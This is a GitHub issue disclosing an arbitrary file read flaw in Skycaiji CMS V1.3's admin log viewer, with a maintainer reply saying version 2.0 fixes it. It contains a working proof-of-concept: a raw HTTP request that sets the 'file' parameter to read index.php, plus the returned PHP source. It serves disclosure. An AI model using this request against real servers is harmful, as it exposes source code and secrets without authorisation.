New issue   Jump to bottom

Skycaiji cms has an arbitrary file read vulnerability at V1.3 #13

⊙ Open   liao10086 opened this issue on Sep 13, 2018 · 1 comment

---

liao10086 commented on Sep 13, 2018

I found an arbitrary file read vulnerability at V1.3
In the module of error log
URL: http://localhost/index.php?m=admin&c=Tool&a=log&file=D%3A%5CphpStudy%5CWWW%5CSkycaijiApp%5CRuntime%5CLogs%5CAdmin%5C18_09_13.log
The parameter of file can control，for example read index.php
POC:

Request

Raw | Params | Headers | Hex

```
GET
/index.php?m=admin&c=Tool&a=log&file=D%3A%5CphpStudy%5CWWW%5Cindex.php
HTTP/1.1
Host: 192.168.10.12
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://192.168.10.12/index.php?m=admin&c=tool&a=logs
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_dc4db1714f1d23b95c366d259592e9c=1521791825;
UM_distinctid=163f1ac649a2c3-08493cecec9674-336c7706-1aeaa0-163f1ac649c45
;
CNZZDATA1707573=cnzz_eid%3D2145840414-1528767996-http%253A%252F%252F192.1
68.10.12%252F%26ntime%3D1528767996; __atuvc=3%7C28;
Hm_lvt_48659a4ab85f1bcebb11d3dd3ecb6760=1531382281;
iu4_session=oSwQnVyFPq7KRBGVjk9voOoPffD1nBaZHieMUsDJwy72NRINH1tAcUKmS8w9n
21qjcqsq3AqY93XsrwKPr6bR75KXgzg2MtHVYKA9SdsRF%2BrtATP2dgm4xxslCFA3IN505qa
I7BHcKvYdcevRIMTdTOGKYd8KCn10d7imSZwdpyeBj37rglNIH9CWeKUL8406MDzGWysBK3HU
KMnW%2BoI4UsxVRylsx1LBi8PNpZnIuF55%2FeVU8WFwilKcC801NoIGykMuYYFfqQlZckz8V
otbl8xCeyTWBOr0zN906bsyi8ODu6a7foriL5se%2BguwUGm%2FH%2BQLVWPdc9DEIqna2TiX
%2F6DjIkxFMlwZLXpg6RVRkDLclV93xwcKkGmD2itTZNWylpQJNtFtAXxlQATG3YPErfnJ6u9
7n%2Ff%2BwR7Nmn3Q0QzNuRSzcI9dNe9UhRylpiXV763V80d9gomzXO2fHXinxCJPO16SMOTB
U%2BHsmed3n2Xs1F8jkQhdlpLbUxx1zXny7SJtTE0cpTglDp1F8mVSz0aMLfulFIxufEpwHak
1hY7aFVnjvSPGGV5k707GGReCu0bQJdNb2%2BBBZWSI09kvYkYOXJTZY5un%2F%2FE1KD4nvGS
mIDnDX0fS6N8mM6pVLbbi2uucaF78BTzitQ%2B1nmW7920YBcEQ4cDKj7k0e2URLL8ubG7334
7TYOVmORU8A8fn6P6MuaulnqJEk%2B16uUUpKU3XGxotWmoXyBq9fdzeinxcy9cCS4fOi4BQm
qEVGARTOJK7qUcOWSai0ROzfrA8h%2Ffj3HeOaIsDEwgC6uE5JlCftwFs7%2FIncl4rk0ZbFh
pgN2PfKgZf1hccj75Vo0%2Blu84uJ8w8VhT4z5SasLJmkn%2BFkxczCLDFl9777nYSc EQVFHR
khP8Q4LDIk9rxyk5kHIGN4a53qzXROq66cnHy6QK4Q002qhrXogeNdhLoe9FKEGk78eAJfYXN
aeLAKXq%2FIf9wEDEEmN9iaZbsMcGwSYmA0Nxl2%2Bl1iBAtHY14mr%2FV2;
icms[device_type]=desktop; _ym_uid=1531831348644613218;
_ym_d=1531831348; Huiskin=default;
elefant_user=n4d8ttlnqa4qgpacb2qvrn21c6;
Hm_lvt_123929b4d143a8384864a99fd4199190=1535702375;
Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1536214486;
PHPSESSID=j8b7g2k8d9eub6807m5dis2aj7;
login_history=admin%7C7eac0aa6071e088be2f80fb5ad8ece96
Connection: close
```

Response

Raw | Headers | Hex

```
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1035

<?php
//
// +----------------------------------------------------
---------------
// | ThinkPHP [ WE CAN DO IT JUST THINK ]
//
// +----------------------------------------------------
---------------
// | Copyright (c) 2006-2014 http://thinkphp.cn All
rights reserved.
//
// +----------------------------------------------------
---------------
// | Licensed (
http://www.apache.org/licenses/LICENSE-2.0 )
//
// +----------------------------------------------------
---------------
// | Author: liu21st <liu21st@gmail.com>
//
// +----------------------------------------------------
---------------

// 应用入口文件

// 检测PHP环境
if(version_compare(PHP_VERSION,'5.3.0','<')){
die('require PHP > 5.3.0 !');}

// 开启调试模式 建议开发阶段开启 部署阶段注释或者设为false
define('APP_DEBUG',false);

// 定义应用目录
define('APP_PATH','./SkycaijiApp/');

// 引入ThinkPHP入口文件
require './ThinkPHP/ThinkPHP.php';
```

suggest: limit the parameter of file
Info:V1.3
I hope you can fix it
Best wish!
author by:xijun.liao@dbappsecurity.com

---

zorlan commented on Feb 19, 2019   Owner

2.0版本已修复

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants